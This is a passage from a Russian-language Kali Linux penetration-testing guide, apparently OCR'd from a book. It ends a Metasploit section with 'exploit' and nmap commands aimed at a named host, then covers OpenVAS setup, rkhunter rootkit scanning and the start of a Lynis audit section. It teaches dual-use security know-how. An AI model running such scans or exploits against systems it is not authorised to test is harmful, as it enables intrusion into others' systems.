
Для начала выполнения эксплойта наберите

1 exploit


Думаю, общие принципы работы понятны.

Порекомендую ещё одну команду, чтобы было понятно, в какую сторону нужно копать, для чего искать эксплойты, какие порты открыты и для каких служб и т. д. Это команда **nmap**. Применять так:

1 msf > nmap 10.0.2.2



1 msf > nmap webware.biz



Ну и, конечно, для того чтобы знать, какие эксплойты использовать, нужно знать работающие на целевой машине программы и их версии. Определённую помощь в этом может оказать вам статья "Обзор разделов инструментов Kali Linux 1.0.9a. Часть 2. Инструменты для сбора информации".

Заключительные слова

Скажу честно, базы эксплойтов меня разочаровали: я слежу за обновлениями самых популярных веб-приложений (phpMyAdmin, WordPress, Drupal и т. д.) и за последние месяцы в списках изменений мелькало достаточно много закрытых уязвимостей. Под большинство из них я не нашёл эксплойтов. Возможно, это касается только эксплойтов для веб-приложений. Вполне возможно, что для операционных систем и программ всё намного интереснее. Отсутствие в паблике эксплойтов на свежие версии популярных веб-приложений я связываю с тем, что: а) не так уж и просто потенциальную уязвимость раскрутить, хотя бы, до работающего концепта; б) самые интересные эксплойты собраны в закрытых базах, возможно, доступных за плату или только для определённого круга лиц.

6. Анализ уязвимостей в операционных системах и серверном программном обеспечении

Сканирование уязвимостей с OpenVAS 8.0

Сканирование уязвимостей является важной фазой теста на проникновение. Вовремя обновлённый сканер уязвимостей в вашем наборе безопасности часто может сыграть важную роль и помочь обнаружить пропущенные ранее уязвимые элементы. По этой причине разработчики Kali Linux вручную запаковали последний и самый новый выпуск OpenVAS 8.0 — саму утилиту и её библиотеки для Kali Linux. Хотя особо больших изменений в вопросах сканирования уязвимостей в этом релизе нет, мы бы хотели дать краткий обзор, как получить OpenVAS 8.0 и запустить её.

Настройка Kali для сканирования уязвимостей

Если вы ещё этого не сделали, убедитесь, что Kali обновлена до самой последней версии и установите OpenVAS. Когда готово, выполните команду openvas-setup для настройки OpenVAS, загрузки последних правил, создания пользователя admin и запуска различных сервисов. В зависимости от вашего соединения и мощности компьютера, это может занять довольно долгое время.

```
1   root@kali:~# apt-get update
2   root@kali:~# apt-get dist-upgrade
3
4   root@kali:~# apt-get install openvas
5   root@kali:~# openvas-setup
6   /var/lib/openvas/private/CA created
7   /var/lib/openvas/CA created
8
9   [i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
10  [i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
11  ...
12  sent 1143 bytes received 681741238 bytes 1736923.26 bytes/sec
13  total size is 681654050 speedup is 1.00
14  [i] Initializing scap database
15  [i] Updating CPEs
16  [i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2002.xml
17  [i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2003.xml
18  ...
```

19 Write out database with 1 new entries

20 Data Base Updated

21 Restarting Greenbone Security Assistant: gsad.

22 User created with password '6062d074-0a4c-4de1-a26a-5f9f055b7c88'.

Этот процесс долгий, очень долгий. В какой-то момент мне показалось, что программа просто зависла. И только из-за системного монитора, который показывал активное потребление ресурсов процессора и работу жёсткого диска, я дождался окончания процедуры. Об окончании работы программы будет свидетельствовать возвращённый нам ввод в командную строку. Когда openvas-setup завершит свою работу, OpenVAS manager, сканер и службы GSAD должны прослушивать порты:

1 root@kali:~# netstat -antp


2 Active Internet connections (servers and established)

3 Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name

4 tcp 0 0 127.0.0.1:9390 0.0.0.0:* LISTEN 9390/openvasmd

5 tcp 0 0 127.0.0.1:9391 0.0.0.0:* LISTEN 9391/openvassd: Wai

6 tcp 0 0 127.0.0.1:9392 0.0.0.0:* LISTEN 9392/gsad



Подключение к веб-интерфейсу OpenVAS

Наберите в вашем браузере https://127.0.0.1:9392, нужно будет принять самоподписанный SSL сертификат и ввести данные пользователя admin. Админский пароль был сгенерирован во время фазы настройки. Если вы пропустили этот пароль (я устанавливал эту программу дважды — в первый раз я пароль совсем не нашёл, а во второй раз он оказался в самом конце вывода), то вы можете задать новый пароль. Чтобы получить список пользователей наберите:

```
1 openvasmd --get-users
```

А чтобы поменять пароль:


```
1 openvasmd --user=admin --new-password=1
```

Там, где у меня admin, скорее всего, не нужно ничего менять, у вас должен быть такой же пользователь. А там, где у меня стоит единичка, задайте свой пароль.

Или просто создайте нового пользователя

```
1 openvasmd --create-user=mial
```

Для него автоматически будет сгенерирован длинный пароль.



Для запуска программы при последующих перезагрузках компьютера набирайте команду

```
1 openvas-start
```

Всё готово! Теперь OpenVAS готов для вашей настройки и запуска сканирования IP адреса, диапазона или хоста. Счастливого сканирования уязвимостей!

Как сканировать Linux на руткиты (rootkits) с помощью rkhunter

Руткиты (rootkit) — это вредоносные программы, созданные для получения доступа уровня рута, при этом они прячут своё присутствие от антивирусных программ. Обычно руткиты устнавливаются на вашу систему троянами, содержащимися вместе с загруженными файлами, через известные системные уязвимости, подозрительными приложениями к письмам, при веб-сёрфинге или просто после взлома пароля.

Для Linux есть несколько **инструментов сканирования руткитов**, которые помогают противостоять известным или потенциальным руткитам. Один из таких инструментов выявления руткитов называется Rootkit Hunter (rkhunter). Здесь я опишу, **как сканировать системы Linux на наличие руткитов с помощью rkhunter**.

Установка rkhunter на Linux

Для установки rkhunter на Debian, Ubuntu или Linux Mint:

```
1       $ sudo apt-get install rkhunter
```

Для установки rkhunter на Fedora:

```
1       $ sudo yum install rkhunter
```

Для установки rkhunter на CentOS или RHEL сначала установите репозиторий Repoforge на свою систему, а затем используйте команду yum.

```
1       $ sudo yum install rkhunter
```

Выполняем поиск руткитов на Linux


Для выполнения сканирования на руткиты на вашей системе просто запустите следующее.


```
1       $ sudo rkhunter -c
```

Когда rkhunter установлена, она может выполнить серию тестов, таких как:

- Сравнение SHA-1 хешей системных исполнимых файлов с известными хорошими значениями, содержащимися в базе данных.
- Проверка на известные файлы и каталоги руткитов, а также строки руткитов.
- Выявление зловредного кода, включая проверку на логирование бэкдоров, лог-файлов сниферов и других подозрительных директорий.
- Выполнение специфичных для троянов проверок, таких как анализ включённых сервисов xinetd.
- Проводится проверка сетевых портов и интерфейсов.
- Проводится проверка системного бута.
- Проводится проверка групп и аккаунтов.
- Проводится проверка системных конфигурационных файлов.
- Проводится проверка файловой системы.

Следующие скриншоты показывают Rootkit Hunter в действии.





Когда сканирование завершено, rkhunter сохраняет результат в /var/log/rkhunter.log. Вы можете отобразить выданные предупреждения следующим образом.

```
1 $ sudo grep Warning /var/log/rkhunter.log
```

```
[21:33:23] Checking /dev for suspicious file types [ Warning ]
[21:33:23] Warning: Suspicious file types found in /dev:
[21:33:23] Checking for hidden files and directories [ Warning ]
[21:33:23] Warning: Hidden directory found: '/etc/.java: directory '
[21:33:23] Warning: Hidden directory found: '/dev/.udev: directory '
[21:33:23] Warning: Hidden file found: /dev/.initramfs: symbolic link to '/run/initramfs'
```

Rootkit Hunter полагается на набор базы данных файлов для выявления руткитов. Если вы хотите проверить, актуальна ли база, просто запустите rkhunter с опцией "—update". Если есть новые версии файлов баз данных, он автоматически получит актуальные файлы используя wget.

```
$ sudo rkhunter --update
```

rkhunter может быть запущен как cronjob с опцией "—cronjob", в этом случае rkhunter выполнит сканирование в неинтерактивном режиме и сохранит результаты сканирования в /var/log/rkhunter.log для оффлайн проверки.

Будучи инструментов сканирования руткитов, rkhunter может только выявлять руткиты, но не удалять их. Так что следует делать, если rkhunter сообщает о наличии руткита или показывает какие-либо предупреждения? Во-первых, нужно проверить, является ли это ложной тревогой или нет. Предупреждения могут быть вызваны просто тем, что осуществляется обновление ПО, изменёнными системными настройками или другими легитимными изменениями исполнимых файлов. Если вы не уверены, поищите помощь из ресурсов, такой вариант как пользовательская почтовая рассылка rkhunter может быть одной из опций.

Если ваша система действительно заражена руткитом, попытки удалить руткит самостоятельно могут быть не лучшим вариантом, если вы не эксперт по безопасности, который способен диагностировать весь механизм, вектор атаки и путь проникновения конкретного руткита.

Когда руткит найден на вашей системе, лучший вариант в этой ситуации, пожалуй, это отключение скомпрометированной системы от внешнего мира, а затем перенос всех ваших данных с этой системы. Когда вы это выполняете, не делайте резервных копий каких-либо исполнимых файлов, которые вы не можете подтвердить, что они чистые.

Аудит безопасности Linux

Как много уязвимостей и эксплойтов Linux было открытов за последние 6 месяцев? Много. Недавние Shellshock, Heartbleed, Poodle, Ghost и, может быть, это ещё далеко не конец. В какой-то момент я перестал чувствовать себя в безопасности с моим Linux, ведь подверженными оказались базовые пакеты. Что дальше? Мой openVPN больше не безопасен? Мои ключи сессии SSH уязвимы? Я решил сделать аудит безопасности моей системы Linux. После настройки внешнего файервола, я вдруг понял, что это просто слишком большая задача для меня, если выполнять её вручную. Вот тогда я и обнаружил Lynis. Lynis — это инструмент аудита безопасности с открытым исходным кодом. Он достаточно хорошо документирован и сделал быстро многие вещи, на которые бы у меня ушла уйма времени.

На протяжении всего теста я использовал бесплатную версию Lynis.

Как работает аудит безопасности Linux?

Lynis выполняет сотни индивидуальных тестов для определения состояния безопасности системы. Многие из этих тестов являются частью общих руководящих принципов безопасности и стандартов. Примеры включают в себя поиск установленного программного обеспечения и определение возможных недостатков конфигурации. Lynis идёт дальше и делает также тест индивидуальных компонентов программного обеспечения, проверяет связанные конфигурационные файлы и измеряет производительности. После этих тестов, будет отображён отчёт по сканированию с вскрытыми находками.

Обычное использование Lynis:

1. Аудит безопасности
2. Сканирование на уязвимости
3. Усиление системы

Установка

Вы можете установить Lynis из репозитория (например, используя yum или apt-get), но я обнаружил, что там не самая последняя версия Lynis. Лучше загрузите её в локальную директорию и запустите её оттуда.

Lynis с установкой — пакет

Хотя установка не требуется, обычным методом использования Lynis является установка её с помощью пакета. Он может быть из репозитория операционной системы или сделанным вручную. Пожалуйста, обратите внимание, в погоне за стабильностью некоторые репозитории не обновляют программное обеспечение после релиза, за исключением обновлений безопасности. Это может стать результатом использования очень старой версии Lynis, что не является предпочтительным.

Основанные на Red Hat: $ sudo yum install lynis

Основанные на Debian: $ sudo apt-get install lynis

Но, пожалуйста, не используйте этот способ. Это бесполезный запуск старого пакета! Зачем вообще тогда проводить аудит безопасности?

